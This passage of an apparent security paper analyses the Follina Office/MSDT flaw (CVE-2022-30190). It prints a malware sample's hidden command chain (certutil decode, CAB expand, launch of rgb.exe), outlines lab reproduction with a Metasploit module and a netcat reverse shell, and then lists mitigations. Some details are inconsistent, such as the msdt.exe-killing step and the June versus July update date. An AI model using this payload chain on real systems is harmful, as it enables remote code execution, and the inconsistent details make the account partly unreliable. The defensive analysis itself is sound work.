Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe";

This file appears to have been sent as an email attachment in the original compressed archive or RAR format. An attacker would

- Use the hidden Stage Command Prompt to stop any running instances of "msdt.exe."
- Additionally, it discovers a base64 string that appears to be the start of a compressed "CAB" file (Microsoft Cabinet File) in order to loop through this archive.
- This Base64 CAB file should be saved as 1.t, and the decoded CAB file should be saved as 1.c.
- Eventually, it would expand the 1.c CAB file to generate and launch a "rgb.exe." Since that this is remote code execution, the adversary can do anything they want at this time. That might be ransomware, a cryptocurrency miner, or a remote access Trojan.

This should have an impact on other Office products like Excel and PowerPoint using it as its vector. All it takes for threat actors to simply spray and pray over the internet in spear phishing campaigns and social engineering is for a person to open or even navigate to the document. This is straightforward to reproduce.

3.2 Example illustration

Researchers changed the base64 data in a Microsoft Word document's "document.xml.rels" file by substituting it with their own commands in order to replicate the vulnerability. They configured the document in a supervised sandbox environment to connect to a local IP. This enabled them to test the attack vector using Kali Linux as the attacker's computer on a local Windows 10 or Windows 11 virtual machine running Office 2019 or 2021. The configuration showed that the updated document would make contact with an HTTP server that hosted the amended HTML file, causing the execution of predefined actions, including opening notepad or calculator programs, or carrying out other proof-of-concept tasks. To finish the experiment, the file was saved in Rich Text Format (RTF). The exploit procedure can be automated by using a special Metasploit module (exploit/windows/fileformat/word_msdtjs_rce) from the mfsconsole [10][11][13], or by combining it with a Python script that stages and creates the required steps along with a modified Microsoft Word document. The exploit can also be improved by forcing the victim to download a netcat program. This will allow a reverse shell to be sent back to the attacker's computer, allowing for complete user privileges breach of the device.

(Note: Netcat would trigger antivirus if Windows Defender were on the box or any other AV that might get in the way)

4. Discussion of possible fixes/patches

On June 14, 2022, Microsoft released cumulative updates. It is highly advised that customers install the July updates as soon as they can. It is also recommended that users apply the most recent security updates from Microsoft and verify the support lifecycle of their devices [6].

There are a number of mitigation techniques that can be used to lessen the impact of similar attacks in the future. Disabling the MSDT file handler using registry edits is one practical solution. Putting attack surface reduction rules into place can also be helpful; one such rule should prevent the spawning of any child processes from Microsoft Office apps. It is important to keep an eye on how Microsoft Word (winword.exe) behaves because it normally shouldn't be launching a child process called "msdt.exe". Recognizing any odd child process activity—like "diagnost.exe" and its following commands—can aid in threat identification and neutralization early on.

Security training and user awareness are crucial, as the persistent problem of security threats highlights. Users need to be constantly reminded to be cautious when they get questionable emails because these kinds of threats are continuous and will probably continue. Users need to exercise caution and vigilance while interacting via email to avoid security lapses.

5. Exploration

Before June 2022, all Microsoft Windows devices, including Windows 10, 11, and servers, were susceptible to a zero-day, zero-touch flaw. Microsoft addressed the issue, which was unique to the attacker's targets, in their June 2022 release [6].

6. References

[1]. "CVE - CVE-2022-30190," *cve.mitre.org*, 2022. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-30190

[2]. K. Beaumont, "Follina — a Microsoft Office code execution vulnerability," *Medium*, May 31, 2022. https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e

[3]. "CVE Website," *www.cve.org*, Jun. 01, 2022. https://www.cve.org/CVERecord?id=CVE-2022-30190

[4]. Nao_sec, "https://twitter.com/nao_sec/status/1530196847679401984," *Twitter*, May 27, 2022. https://twitter.com/nao_sec/status/1530196847679401984

[5]. J. Hammond, "Rapid Response: Microsoft Office RCE - 'Follina' MSDT Attack," *www.huntress.com*, May 30, 2022. https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug

[6]. "Security Update Guide - Microsoft Security Response Center," *msrc.microsoft.com*, Jun. 14, 2022. https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-30190

[7]. "Microsoft Office Word MSDTJS Code Execution ≈ Packet Storm," *packetstormsecurity.com*, Jun. 07, 2022. https://packetstormsecurity.com/files/167438/Microsoft-Office-Word-MSDTJS-Code-Execution.html

[8]. "Guidance for CVE-2022-30190 Microsoft Support Diagnostic Tool Vulnerability | MSRC Blog | Microsoft Security Response Center," *msrc.microsoft.com*, May 30, 2022. https://msrc.microsoft.com/blog/2022/05/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/

[9]. Tfosmark, "Microsoft Lifecycle Policy," *learn.microsoft.com*. https://learn.microsoft.com/en-us/lifecycle/

[10]. "Microsoft Office Word MSDTJS - Metasploit - InfosecMatter," *InfosecMatter*, May 29, 2022. https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/fileformat/word_msdtjs_rce

[11]. Nao sec, mekalleh, and bwatters-r7, "Microsoft Office Word MSDTJS," *Rapid7*, May 29, 2022. https://www.rapid7.com/db/modules/exploit/windows/fileformat/word_msdtjs_rce/

[12]. "Microsoft Office Word MSDTJS Code Execution ≈ Packet Storm," *nwpc-ch.org*, Jun. 07, 2022. https://nwpc-ch.org/exploits/microsoft-office-word-msdtjs-code-execution-packet-storm

[13]. E. Team, "Follina (CVE-2022-30190): a vulnerability in MSDT," *www.kaspersky.com*, May 31, 2022. https://www.kaspersky.com/blog/follina-cve-2022-30190-msdt/44461/